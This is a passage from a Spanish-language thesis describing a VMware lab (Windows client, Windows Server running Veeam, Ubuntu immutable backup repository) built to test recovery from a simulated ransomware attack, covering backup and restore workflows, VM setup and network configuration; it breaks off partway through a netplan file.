El cliente representa una estación de trabajo dentro del entorno empresarial simulado. En este equipo se trabaja con los datos de la empresa que serán incluidos en las copias de seguridad realizadas por el sistema, almacenados en una carpeta compartida del servidor Windows. Sobre esta máquina se ejecuta la simulación del ataque ransomware, con el objetivo de provocar la pérdida de acceso a la información y evaluar posteriormente la eficacia del proceso de recuperación.

En conjunto, la distribución de roles entre las distintas máquinas virtuales permite reproducir un escenario realista en el que se diferencian claramente las funciones de producción, almacenamiento y usuario final, facilitando el análisis del comportamiento del sistema ante situaciones de fallo o ataque, y cómo puede resolverse mediante el uso de backups.

3.4 Flujo de backup y restauración

El flujo de backup y restauración define el recorrido de los datos desde su origen hasta su recuperación, incluyendo los mecanismos que garantizan la integridad y disponibilidad de la información en caso de un ataque ransomware. Este proceso se lleva a cabo de manera estructurada y permite analizar cada fase de la protección de los datos en un entorno controlado.

Flujo de backup

1. **Selección de datos a proteger:** en el servidor Windows se identifican los datos críticos que deben ser respaldados. Estos archivos son los que se enviarán al repositorio de copias.
2. **Ejecución de la copia de seguridad:** el software de backup (Veeam Backup & Replication) realiza la copia de los datos seleccionados. Dependiendo de la estrategia elegida (completa, incremental o diferencial), se copiarán todos los datos o solo los cambios desde la última copia.
3. **Transferencia al repositorio de copias:** los datos respaldados se envían al servidor Linux. La transferencia puede realizarse mediante protocolos seguros y con cifrado de los datos en tránsito, asegurando que no puedan ser interceptados o modificados.
4. **Verificación de integridad:** una vez almacenados en el repositorio, se realizan comprobaciones automáticas para asegurar que los archivos se han guardado correctamente y no presentan corrupción. Esto permite que las copias sean fiables y recuperables en cualquier momento.
5. **Aplicación de políticas de inmutabilidad:** se configura el periodo de inmutabilidad para impedir que los datos sean modificados o eliminados hasta que expire el plazo, protegiendo la información frente a ataques.

La Ilustración 10 muestra el proceso de backup simplificado.



Ilustración 10. Proceso de backup.

Flujo de restauración

1. **Detección del incidente:** cuando se produce un ataque ransomware en el equipo cliente o en el servidor Windows, se identifica la pérdida de acceso a los datos al observar archivos cifrados, cambios en las extensiones, o errores al intentar abrirlos.
2. **Contención y neutralización del ataque:** antes de iniciar el proceso de restauración, se verifica que el ataque ransomware ha sido completamente detenido para evitar que los datos restaurados vuelvan a ser comprometidos. Para ello, se detiene la ejecución del script malicioso en el equipo afectado, se revisan los procesos activos en el sistema y se eliminan posibles restos del malware.
3. **Acceso a la consola del software de copias:** se accede a la consola de Veeam Backup & Replication desde el servidor Windows, desde donde se gestionan las tareas de restauración.
4. **Selección de la copia a restaurar:** el administrador accede al historial de copias disponibles en el repositorio, y elige la copia más reciente y completa. Si se utilizan copias incrementales o diferenciales, se seleccionan también las necesarias para reconstruir la información hasta el momento previo al incidente.
5. **Proceso de recuperación:** Veeam realiza la restauración de los archivos seleccionados, devolviendo los datos a su ubicación original o a otra carpeta de destino en el servidor o cliente afectado.
6. **Verificación final:** una vez restaurados, se comprueba que los archivos se pueden abrir y que no presentan corrupción. Se asegura que la integridad de los datos coincide con la copia original.

7. **Registro y seguimiento:** todo el proceso se documenta, permitiendo evaluar el tiempo de recuperación y el cumplimiento de los objetivos RPO y RTO.

La Ilustración 11 muestra el proceso de restauración simplificado.



Ilustración 11. Proceso de restauración.

4. Metodología práctica

En este capítulo se describe el desarrollo práctico del laboratorio virtual diseñado en los apartados anteriores. A lo largo de esta sección se detallan los pasos seguidos para la creación y configuración de las máquinas virtuales, la implementación del sistema de copias de seguridad y la simulación de un ataque ransomware en un entorno controlado.

El objetivo de esta fase es validar el funcionamiento del sistema propuesto, comprobando su capacidad para proteger la información y garantizar la recuperación de los datos ante un incidente de seguridad.

4.1 Preparación de las máquinas virtuales

En este apartado se describen las características de las máquinas virtuales que forman parte del laboratorio, creadas mediante VMware Workstation.

Se ha realizado un reparto equilibrado de recursos teniendo en cuenta las capacidades del equipo anfitrión, priorizando el servidor Windows al tratarse del sistema que ejecuta el software de copias de seguridad, mientras que el servidor de almacenamiento y el cliente requieren menos recursos.

Por otro lado, se ha optado por el uso de redes en modo Host-Only para todas las máquinas virtuales. Esta configuración permite crear un entorno completamente aislado del exterior, evitando cualquier tipo de interferencia con la red real del equipo anfitrión. De este modo, se garantiza que las pruebas realizadas, especialmente la simulación de ataques ransomware, no puedan afectar a otros sistemas fuera del laboratorio.

4.1.1 Cliente Windows

Primero se procede a crear la máquina virtual denominada “Cliente Windows”, basada en un sistema operativo Windows 10, que corresponde a la estación de trabajo del empleado. Se le ha asignado un disco duro virtual de 60 GB, 2 GB de memoria RAM y 2 núcleos de procesador. Esta máquina solo se conecta a la red principal.




Ilustración 12. Creación de la máquina virtual “Cliente Windows”.

4.1.2 Servidor Windows

A continuación, se crea la máquina virtual denominada “Servidor Windows”, basada en un sistema operativo Windows Server 2022, que actúa como sistema central del laboratorio. Dispone de un disco duro de 80 GB, 4 GB de memoria RAM y 3 núcleos de procesador. En cuanto a la red, cuenta con dos adaptadores: uno conectado a la red principal y otro a la red backup, destinada al almacenamiento de copias de seguridad, permitiendo la comunicación entre ambos entornos. Durante la implementación se observaron limitaciones de rendimiento en el entorno virtual debido al consumo de recursos del software de backup, lo que obligó a elevar la asignación de memoria a 6 GB de RAM.




Ilustración 13. Creación de la máquina virtual “Servidor Windows”.

4.1.3 Servidor Linux

Por último, se crea la máquina virtual denominada “Servidor Linux”, basada en un sistema operativo Ubuntu Server 22.04.5, que se utiliza como repositorio de copias de seguridad. Esta máquina dispone de 2 discos duros, uno de 20 GB para el sistema, y otro de 100 GB para el almacenamiento de copias. Además, se han asignado 2 GB

de memoria RAM y 2 núcleos de procesador. Se encuentra conectada únicamente a la red backup.




Ilustración 14. Creación de la máquina virtual “Servidor Linux”.

4.2 Configuración del entorno virtual

En este apartado se describe el proceso de configuración de las máquinas virtuales que componen el laboratorio, incluyendo la instalación de los sistemas operativos, la asignación de nombres de equipo y la configuración de red.

El objetivo de esta fase es preparar el entorno de trabajo necesario para la posterior implementación del sistema de copias de seguridad, garantizando la correcta comunicación entre los distintos equipos.

A continuación, se presenta un resumen de la configuración del entorno virtual:




Ilustración 15. Configuración del entorno virtual.

4.2.1 Cliente Windows

En primer lugar, se procede a la instalación del sistema operativo Windows 10 en la máquina virtual denominada “Cliente Windows”.




Ilustración 16. Instalación de Windows 10 en Cliente Windows.

Una vez finalizada la instalación, se configura el nombre del equipo, estableciendo “CLIENTE” como identificador dentro del entorno de laboratorio.




Ilustración 17. Cambio del nombre del equipo en Cliente Windows.

Posteriormente, se realiza la configuración de red, asignando una dirección IP estática con el objetivo de garantizar una comunicación estable entre los distintos sistemas de la red principal del laboratorio. En este caso, se establece la dirección IP 192.168.1.10 con máscara de subred 255.255.255.0. Al tratarse de un entorno aislado sin conexión a redes externas, no se configuran los campos de puerta de enlace ni servidores DNS, ya que no son necesarios para la comunicación interna entre las máquinas virtuales.




Ilustración 18. Asignación de dirección IP en Cliente Windows.

4.2.2 Servidor Windows

A continuación, se procede a la instalación del sistema operativo Windows Server en la máquina virtual denominada “Servidor Windows”, optando por la interfaz gráfica.




Ilustración 19. Instalación de Windows Server 2022 en Servidor Windows.

Una vez finalizada la instalación, se configura el nombre del equipo, estableciendo “SERVIDOR-A” como identificador dentro del entorno de laboratorio.




Ilustración 20. Cambio del nombre del equipo en Servidor Windows.

Posteriormente, se realiza la configuración de red, teniendo en cuenta que esta máquina dispone de dos interfaces de red, lo que le permite actuar como punto de conexión entre las dos redes definidas en el laboratorio.

En primer lugar, se configura la interfaz conectada a la red principal, asignándole la dirección IP 192.168.1.5 con máscara de subred 255.255.255.0, permitiendo la comunicación con el equipo cliente.




Ilustración 21. Asignación de dirección IP en la red principal en Servidor Windows.

A continuación, se configura la segunda interfaz de red, conectada a la red backup, asignándole la dirección IP 192.168.2.5 con máscara de subred 255.255.255.0, lo que permite la comunicación con el Servidor Linux.




Ilustración 22. Asignación de dirección IP en la red backup en Servidor Windows.

Finalmente, se realizan pruebas de conectividad para comprobar la correcta comunicación entre el servidor y el cliente dentro de la red principal. Habrá que desactivar temporalmente el firewall de Windows para que no bloquee las solicitudes ICMP (ping).

```
C:\Users\Administrador>ping 192.168.1.10

Haciendo ping a 192.168.1.10 con 32 bytes de datos:
Respuesta desde 192.168.1.10: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.1.10: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.1.10: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.1.10: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 192.168.1.10:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 1ms, Media = 0ms
```

Ilustración 23. Comprobación de conectividad entre el Cliente y el Servidor Windows.

4.2.3 Servidor Linux

Por último, se procede a la instalación del sistema operativo Ubuntu Server en la máquina virtual denominada “Servidor Linux”, siguiendo el proceso habitual de instalación. Para esta máquina se opta por no implementar interfaz gráfica, reduciendo el consumo de recursos y la superficie de ataque.




Ilustración 24. Instalación de Ubuntu Server 22.04.5 en Servidor Linux.

Durante la instalación, se configura el nombre del servidor, estableciendo “SERVIDOR-B” como identificador dentro del entorno de laboratorio.




Ilustración 25. Configuración del nombre del servidor en Servidor Linux.

Además, instalaremos el paquete OpenSSH que permitirá que SERVIDOR-A se comunique con SERVIDOR-B por SSH cuando implementemos los backups.


```
SSH configuration
You can choose to install the OpenSSH server package to enable secure remote access to your server.
[X] Instalar servidor OpenSSH

[X] Permitir autenticación con contraseña por SSH

[ Import SSH key ► ]
AUTHORIZED KEYS
No authorized key
```

Ilustración 26. Instalación de paquete OpenSSH en Servidor Linux.

A continuación, se crea un usuario específico denominado “veeamuser”, que será utilizado por el software de backup para acceder al repositorio de copias inmutables. Este usuario dispone de los permisos necesarios para la gestión del almacenamiento, siguiendo el principio de mínimo privilegio y evitando el uso del usuario root para este tipo de operaciones.

```
Ubuntu 22.04.5 LTS servidor-b tty1
servidor-b login: veeamuser
Password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

veeamuser@servidor-b:~$ _
```

Ilustración 27. Conexión con el usuario “veeamuser” en Servidor Linux.

Asimismo, el disco duro de 100GB, es particionado y formateado utilizando el sistema de archivos XFS. Posteriormente, se monta en la ruta /backups, que será utilizada para almacenar las copias de seguridad generadas por el sistema. Esta elección se debe a que Veeam optimiza el rendimiento de los backups incrementales mediante tecnologías como Fast Clone, las cuales requieren el uso de XFS.

```
servidor-b@servidor-b:/$ df -T
Filesystem                                Type      1K-blocks    Used Available Use% Mounted on
tmpfs                                     tmpfs      197404        996   196408    1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv        ext4    50254368 4995376  42673804   11% /
tmpfs                                     tmpfs      987016         0   987016    0% /dev/shm
tmpfs                                     tmpfs       5120         0     5120    0% /run/lock
/dev/sda2                                ext4    1992552 133000  1738312    8% /boot
tmpfs                                     tmpfs     197400         4   197396    1% /run/user/1000
/dev/sdb1                                xfs    104805380 763752 104041628    1% /backups
```

Ilustración 28. Configuración del disco duro de 100GB en Servidor Linux.


Posteriormente, se realiza la configuración de la red, teniendo en cuenta que esta máquina dispone de una única interfaz conectada a la red backup, la cual permitirá la comunicación con el Servidor Windows y la futura gestión de los repositorios de backup. Se asigna la dirección IP 192.168.2.6 con máscara de subred 255.255.255.0.

```
GNU nano 6.2 /etc/netplan/50-cloud-init.yaml *
# This file is generated from information provided by the datasource. Changes
# to it will not persist across an instance reboot. To disable cloud-init's
# network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
  ethernets:
    ens33:
